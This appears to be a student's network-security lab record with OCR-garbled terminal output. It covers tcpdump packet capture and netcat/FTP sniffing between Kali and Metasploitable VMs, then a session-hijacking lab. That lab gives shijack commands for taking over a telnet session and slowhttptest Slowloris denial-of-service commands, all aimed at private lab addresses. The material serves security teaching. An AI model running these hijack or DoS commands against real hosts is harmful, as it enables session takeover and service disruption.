16:52:30.048607 eth0 In IP (tos 0x0, ttl 128, id 13410, offset 0, flags [none], proto TCP (6), length 44)
  webafs706.cern.ch.http > 192.168.19.128.33474: Flags [S.], cksum 0x6064 (correct), seq 1289356129, ack 1984515293,
1460], length 0
16:52:30.048670 eth0 Out IP (tos 0x0, ttl 64, id 37531, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.19.128.33474 > webafs706.cern.ch.http: Flags [.], cksum 0x4667 (incorrect → 0x7821), ack 1, win 64240, le
16:52:30.581107 eth0 Out IP (tos 0x0, ttl 64, id 37532, offset 0, flags [DF], proto TCP (6), length 50)
  192.168.19.128.33474 > webafs706.cern.ch.http: Flags [P.], cksum 0xa83c (incorrect → 0xdf3c), seq 1:470, ack 1, w
p, length: 469
    GET / HTTP/1.1
    Host: info.cern.ch
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Referer: https://www.google.com/
```

- tcpdump -i any -v "host 192.168.19.128 and (port 80 or port 443)":

```
└# tcpdump -i any -v "host 192.168.19.128 and (port 80 or port 443)" 1 x 11 ◊
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:58:53.13227 eth0 Out IP (tos 0x0, ttl 64, id 7242, offset 0, flags [DF], proto TCP (6), length 60)
  192.168.19.128.33476 > webafs706.cern.ch.http: Flags [.], cksm 0xa67b (incorrect → 0xccb9), seq 3960097621, win 64240, options [mss 1460, sackOK,TS val 564002294 ecr 0,nop,wscale 7], length 0
16:58:53.358907 eth0 In IP (tos 0x0, ttl 128, id 13419, offset 0, flags [none], proto TCP (6), length 44)
  webafs706.cern.ch.http > 192.168.19.128.33476: Flags [S.], cksm 0x468a (correct), seq 2001174161, ack 3960097622, win 64240, options [mss 1460], length 0
16:58:53.359003 eth0 Out IP (tos 0x0, ttl 64, id 7243, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.19.128.33476 > webafs706.cern.ch.http: Flags [.], cksm 0xa667 (incorrect → 0xe47), ack 1, win 64240, length 0
16:58:53.359295 eth0 Out IP (tos 0x0, ttl 64, id 13419, offset 0, flags [DF], proto TCP (6), length 509)
  192.168.19.128.33476 > webafs706.cern.ch.http: Flags [P.], cksm 0x83c (incorrect → 0xc562), seq 1:470, ack 1, win 64240, length 469: HTT
P, length: 469
  GET / HTTP/1.1
    Host: info.cern.ch
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Referer: https://www.google.com/
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
    If-Modified-Since: Wed, 05 Feb 2014 16:00:31 GMT
    If-None-Match: "286-4f1aadb3105c0"
    Cache-Control: max-age=0

```

- tcpdump -i any port 53 -c 5:

-A -> IPV4 address

-AAAA -> IPV6 address

```
└# tcpdump -i any port 53 -c 5 12 ◊
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -V[ux]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
17:06:36.358382 eth0 Out IP 192.168.19.128.43401 > 192.168.19.2.domain: 43424+ A? rr2---sn-5jucgv5qc5oq-itqr.googlevideo.com. (60)
17:06:36.358469 eth0 Out IP 192.168.19.128.43401 > 192.168.19.2.domain: 22191+ AAAA? rr2---sn-5jucgv5qc5oq-itqr.googlevideo.com. (60)
17:06:36.363125 eth0 In IP 192.168.19.2.domain > 192.168.19.128.43401: 43424 2/0/0 CNAME rr2.sn-5jucgv5qc5oq-itqr.googlevideo.com., A 123.176
.32.77 (115)
17:06:36.363197 eth0 In IP 192.168.19.2.domain > 192.168.19.128.43401: 22191 2/0/0 CNAME rr2.sn-5jucgv5qc5oq-itqr.googlevideo.com., AAAA 2406
:b400::7:1::d (127)
17:06:36.381639 eth0 Out IP 192.168.19.128.49948 > 192.168.19.2.domain: 155+ PTR? 2.19.168.192.in-addr.arpa. (43)
5 packets captured
8 packets received by filter
0 packets dropped by kernel
```

- tcpdump -i any -c 25 -w capture.pcap : To write the capture packet

```
└# tcpdump -i any -c 25 -w capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
25 packets captured
82 packets received by filter
0 packets dropped by kernel
```

- tcpdump -r capture.pcap : To read the saved packet.

```
└# tcpdump -r capture.pcap
reading from file capture.pcap, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144
warning: interface name might be incorrect
17:09:26.007458 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [P.], seq 2138993760:2138993926, ack 19
65535, length 166
17:09:26.007824 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 1:3057, ack 166, win 64240, le
17:09:26.081571 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 1:3057, ack 166, win 64240, le
17:09:26.081660 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 3057, win 65535, length 0
17:09:26.086270 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 3057:7793, ack 166, win 64240
17:09:26.086313 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 7293, win 65535, length 0
17:09:26.089547 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 7293:16669, ack 166, win 64240
17:09:26.089617 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 16669, win 65535, length 0
17:09:26.090361 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 16669:20905, ack 166, win 64240
36
17:09:26.090397 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 20905, win 65535, length 0
17:09:26.091439 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 20905:25141, ack 166, win 64240
36
17:09:26.091494 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 25141:27288, ack 166, win 64240
47
17:09:26.091522 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 25141, win 65535, length 0
17:09:26.091642 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 27288, win 65535, length 0
17:09:26.091762 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 1:10109, ack 166, win 64240
17:09:26.530223 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [P.], seq 27288:27350, ack 166, win 64240
17:09:26.530237 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 27350:27358, ack 166, win 64240
17:09:26.534590 eth0 Out IP 192.168.19.128.64622 > maa05s28-in-f22.1e100.net.https: Flags [P.], seq 2900233050:2900233119, ack 83
65535, length 69
17:09:26.553010 eth0 In IP maa05s28-in-f22.1e100.net.https > 192.168.19.128.54822: Flags [.], ack 69, win 64240, length 0
17:09:26.546882 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [.], seq 27358:31738, ack 166, win 64240
28
17:09:26.546925 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 31738:31742, ack 166, win 64240
17:09:26.546929 eth0 In IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 31742:35670, ack 166, win 64240
28
17:09:26.547071 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 31738, win 65535, length 0
17:09:26.547157 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 31742, win 65535, length 0
17:09:26.547188 eth0 Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 35670, win 65535, length 0
```

```

http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:55:fc:41
          inet addr:192.168.19.129  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe55:fc41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:270 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18951 (18.5 KB)  TX bytes:14586 (14.2 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:105977 (103.4 KB)  TX bytes:105977 (103.4 KB)

msfadmin@metasploitable:~$ nc -l -p 4444
Hello VIT

```

For sniffing:

```

File Actions Edit View Help
[root@kali:~]
# nc -n 192.168.19.129 4444
Hello VIT
Hello everyone

```

```

File Actions Edit View Help
[root@kali:~]
# nc -n 192.168.19.129 4444
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:17:54.372312 IP 192.168.19.128.50748 > 192.168.19.129.4444: Flags [P.], seq 3454003310:34540033
25, ack 3454003312, win 146, options [nop,nop,TS val 467415 ecr 2216468328], length 15
  0x0000: 4500 0043 8eC7 4000 4006 030c c0a8 1380 E..4n.0.0.0...
  0x0010: c0a8 1381 c63c 115c cddf e86e 4bb8 9f68 .....V...nk...
  0x0020: 8018 01f6 a887 0000 0101 080a 841 9f68 .....R.....h
  0x0030: 0006 f648 4865 5c6c 6f20 6576 6572 796f ...Hello.everyo
  0x0040: 6665 0000 0000 0000 0000 0000 0000 0000 ne.
17:17:54.372399 IP 192.168.19.129.4444 > 192.168.19.128.50748: Flags [.], ack 15, win 46, options
[nop,nop,TS val 467415 ecr 2216468328], length 0
  0x0000: 4500 0034 6eef 4000 4006 2383 c0a8 1381 E..4n.0.0.0...
  0x0010: c0a8 1380 115c c63c 4b8d 9d04 cddf e87d .....R.....
  0x0020: 8010 002e 1252 0000 0101 080a 0007 21d7 .....R.....!
  0x0030: 841c 9f68 ...h

harsha.php.p
ng

```

```

inetw addr: 127.0.0.1/8 Scope:Host
UP LOOPBACK RUNNING  MTU:16436  Metric:1
RX packets:268 errors:0 dropped:0 overruns:0 frame:0
TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:105977 (103.4 KB)  TX bytes:105977 (103.4 KB)

msfadmin@metasploitable:~$ nc -l -p 4444
Hello VIT
Hello everyone

[1]+  Stopped                  nc -l -p 4444
msfadmin@metasploitable:~$ ls
test1  vulnerable
msfadmin@metasploitable:~$ 


```

```

[root@kali:~]
# nc -n 192.168.19.129 4444
Connected to 192.168.19.129.
220 (vsFTPD 2.3.4)
Name (192.168.19.129:harshavardhan): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir test1
257 "/home/msfadmin/test1" created
ftp> 

```

```

[root@kali:~]
# nc -n 192.168.19.129 4444
Hello VIT
Hello everyone
^Z
zsh: suspended  nc -n 192.168.19.129 4444

[root@kali:~]
# tcpcdump -i any host 192.168.19.129
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full
listening on any, link-type LINUX_SLL2 (Linux cooked v
17:24:36.714231 eth0  Out IP 192.168.19.128.54444 > 19
2978419608:2978419619, ack 1767755006, win 502, option
93056], length 11: [FTP: MKD test2]
17:24:36.714717 eth0  In IP 192.168.19.129.ftp > 192.
1:37, ack 11, win 46, options [nop,nop,TS val 507673 e
7 "/home/msfadmin/test2" created
17:24:36.714744 eth0  Out IP 192.168.19.128.54444 > 19
7, win 502, options [nop,nop,TS val 2216870670 ecr 507
17:24:41.947883 eth0  Out ARP, Request who-has 192.168
h 28
17:24:41.947883 eth0  In  ARP, Reply 192.168.19.129 is
), length 46

```

```

File Actions Edit View Help
[root@kali:~]
# nc -n 192.168.19.129 4444
Connected to 192.168.19.129.
220 (vsFTPD 2.3.4)
Name (192.168.19.129:harshavardhan): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir test1
257 "/home/msfadmin/test1" created
ftp> mkdir test2
257 "/home/msfadmin/test2" created
ftp> 

```

```
msfadmin@metasploitable:~$ ls  
test1 test2 vulnerable  
msfadmin@metasploitable:~$
```

RESULT:

Thus, we have successfully understood various command line arguments for packet capturing using **tcpdump** utility and Kali Linux.

LAB 4

Session Hijacking

OBJECTIVE:

- To hijack the session from Windows with help of metasploitable server using telnet connection from Kali (Attacker).
- Using ‘shijack tool’ to hijack the session from windows.

SOFTWARE:

- Kali Linux
- Metasploitable
- Windows

TASK 1:

PROCEDURE:

- Download shijack tool in Kali.



 **shijack.tgz**

Authored by Spwny

Posted Apr 17, 2001

Shijack is a TCP connection hijacking tool for Linux, FreeBSD, and Solaris. Uses Libnet.

tags | tool, sniffer, tcp
systems | linux, solaris, freebsd
MD5 | 65d499f3d9381b2bf399eab3992a10c0

[Download](#) | [Favorite](#) | [View](#)

 [Related Files](#)

Share This



[LinkedIn](#)


[Reddit](#)

[Digg](#)

[StumbleUpon](#)

[Login](#) or [Register](#) to add favorites

- Paste in the desktop.



- Find the IP address of KALI, Metasploitable and windows:

```
eth0      Link encap:Ethernet HWaddr 00:0c:29:55:fc:41
          inet addr:192.168.0.5 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe55:fc41/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:41 errors:0 dropped:0 overruns:0 frame:0
            TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:4463 (4.3 KB) TX bytes:7280 (7.1 KB)
            Interrupt:17 Base address:0x2000
```

```
[# ifconfig harshal.php shijack.tz
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.2 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 fe80::20c:29ff:fe3d:9633 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:3d:96:33 txqueuelen 1000 (Ethernet)
        RX packets 4 bytes 1008 (1008.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 14 bytes 1870 (1.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
Wireless LAN adapter Wi-Fi:


Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::a0a0:8e9e:1e35:a3e9%11
IPv4 Address . . . . . : 192.168.0.8
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
```

KALI IP Address: 192.168.0.2

Metasploitable IP Address: 192.168.0.5

Windows IP Address: 192.168.0.8


- Turn on Telnet client option in Windows.




- Type 'telnet<ip address of Metasploitable>' in the window's cmd.

The screenshot shows a Windows Command Prompt window. The title bar says 'Command Prompt'. The command 'C:\>telnet 192.168.0.5' is typed into the prompt. The rest of the window is black, indicating no output has been displayed yet.

- Open Wireshark in Kali.



- Filter out traffic coming from windows and reaching metasploitable.



- Whenever, something is typed in windows telnet prompt, Kali captured the traffic.

```
msfadmin@metasploitable:~$ ls
ex newfile1 test1 test2 vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$
```

- Kali captures the traffic.

ip.src == 192.168.0.8 && ip.dst == 192.168.0.5						
Time	Source	src_port	Destination	dst_port	Host	Info
2022-02-22 17:04:31.74825...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=8 Ack=75 Win=4100 Len=0
2022-02-22 17:04:31.76774...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...
2022-02-22 17:04:31.59043...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=7 Ack=74 Win=4100 Len=0
2022-02-22 17:04:31.54818...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...
2022-02-22 17:04:31.45113...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=6 Ack=73 Win=4100 Len=0
2022-02-22 17:04:31.46828...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...
2022-02-22 17:04:39.11077...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=5 Ack=72 Win=4100 Len=0
2022-02-22 17:04:39.06772...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=5 Ack=5 Win=4100 Len=0
2022-02-22 17:04:39.05553...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...
2022-02-22 17:04:28.86718...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=3 Ack=3 Win=4100 Len=0
2022-02-22 17:04:28.02288...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...
2022-02-22 17:04:27.95333...	192.168.0.8	52290	192.168.0.5	23		52290 -> 23 [ACK] Seq=2 Ack=2 Win=4100 Len=0
2022-02-22 17:04:27.90820...	192.168.0.8	52290	192.168.0.5	23		Telnet Data ...

- Open shijack in the terminal.

```
(root㉿kali)-[~] shijack.tgz
# ls
capture.pcap  file1.war  harshaa.txt  harshav  keyPrivateA.pem  keyPublicB.pem  message.txt  plaintext.txt  received.txt
ciphertext.enc  harshal.php.png  harsha.php.png  -keyPrivateA.pem  keyPublicA.pem  list.txt  msgenc.txt  randombytes.bin  shijack

[root㉿kali)-[~]
# cd shijack
[root㉿kali)-[~/shijack]
# ls
README  shijack.c  shijack-fbsd  shijack-lnx  shijack-sunsparc
```

- Open shijack lnx

```
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
[root㉿kali)-[~]
# ls
capture.pcap  file1.war  harshaa.txt  harshav  keyPrivateA.pem  keyPublicB.pem  message.txt  plaintext.txt  received.txt
ciphertext.enc  harshal.php.png  harsha.php.png  -keyPrivateA.pem  keyPublicA.pem  list.txt  msgenc.txt  randombytes.bin

[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=8 Ack=7
[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 Telnet Data ...
[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=7 Ack=7
[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 Telnet Data ...
[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=6 Ack=6
[root㉿kali)-[~] 192.168.0.8 52290 192.168.0.5 23 Telnet Data ...
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=5 Ack=5
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=5 Ack=5
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=4 Ack=4
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=3 Ack=3
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=2 Ack=2
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=1 Ack=1
[root㉿kali)-[~] ./shijack-lnx eth0 192.168.0.8 52290 192.168.0.5 23 52290 -> 23 [ACK] Seq=0 Ack=0

Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
```

- Establish the slow http test.

```
└─(root㉿kali)-[~]
# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.8.2
Usage: slowhttptest [options ...]
Test modes:
-H          slow headers a.k.a. Slowloris (default)
-B          slow body a.k.a R-U-Dead-Yet
-R          range attack a.k.a Apache killer
-X          slow read a.k.a Slow Read

Reporting options:
-g          generate statistics with socket state changes (off)
-o file_prefix save statistics output in file.html and file.csv (-g required)
-v level    verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:
-c connections target number of connections (50)
-i seconds   interval between followup data in seconds (10)
-l seconds   target test length in seconds (240)
-r rate      connections per seconds (50)
-s bytes     value of Content-Length header if needed (4096)
```

- Using ten connections at a time. Getting the socket status and printing the output test.

```
└─(root㉿kali)-[~]
# slowhttptest -H -c 10 -g -o outputtest -i 5 -r 2 -t GET -u http://192.168.0.5 -x 24 -p 2
```

- Response:

```
Thu Feb  3 17:14:55 2022:
      slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                      SLOW HEADERS
number of connections:           10
URL:                            http://192.168.0.5/
verb:                           GET
cookie:
Content-Length header value:   4096
follow up data max size:       52
interval between follow up data: 5 seconds
connections per seconds:       2
probe connection timeout:      2 seconds
test duration:                  240 seconds
using proxy:                    no proxy

Thu Feb  3 17:14:55 2022:
slow HTTP test status on 5th second:

initializing:        0
pending:             0
connected:           10
error:               0
closed:              0
service available:  YES
```

- Checking the outputtest.csv file

```
(root㉿kali)-[~]
# ls
A          driftnet-0.gif    hamster.txt   index.html.17  index.html.7    mysteg.jpg
B          driftnet-1.gif    index.html   index.html.18  index.html.8    origsensitive.txt
capture1.pcap  driftnet-2.gif    index.html.1  index.html.19  index.html.9    output1.csv
capture.pcap   driftnet-3.gif    index.html.10  index.html.20  large1.txt    output1.html
cmd1.war      driftnet-4.gif    index.html.11  index.html.21  large.txt    outputtest.csv
cmd.war       driftnet-5.gif    index.html.12  index.html.22  malicious1.war
denc1.txt     driftnet-6.gif    index.html.13  index.html.23  Music        outputtest.html
Desktop      enc1.txt       index.html.14  index.html.24  myexecfile.sh
Documents    encsensitive1.txt index.html.15  index.html.25  myimage.jpg
Downloads    file1.war      index.html.16  index.html.26  mysteg2.jpg
Pictures
```

- Opening the outputtest.csv file

```
(root㉿kali)-[~]
# nano outputtest.csv
```

- This file illustrates all the status.

```
GNU nano 5.3
Seconds,Closed,Pending,Connected,Service Available
0,0,1,0,10
1,0,2,2,10
2,0,2,4,10
3,0,2,6,10
4,0,2,8,10
5,0,0,10,10
6,0,0,10,10
7,0,0,10,10
8,0,0,10,10
9,0,0,10,10
10,0,0,10,10
11,0,0,10,10
12,0,0,10,10
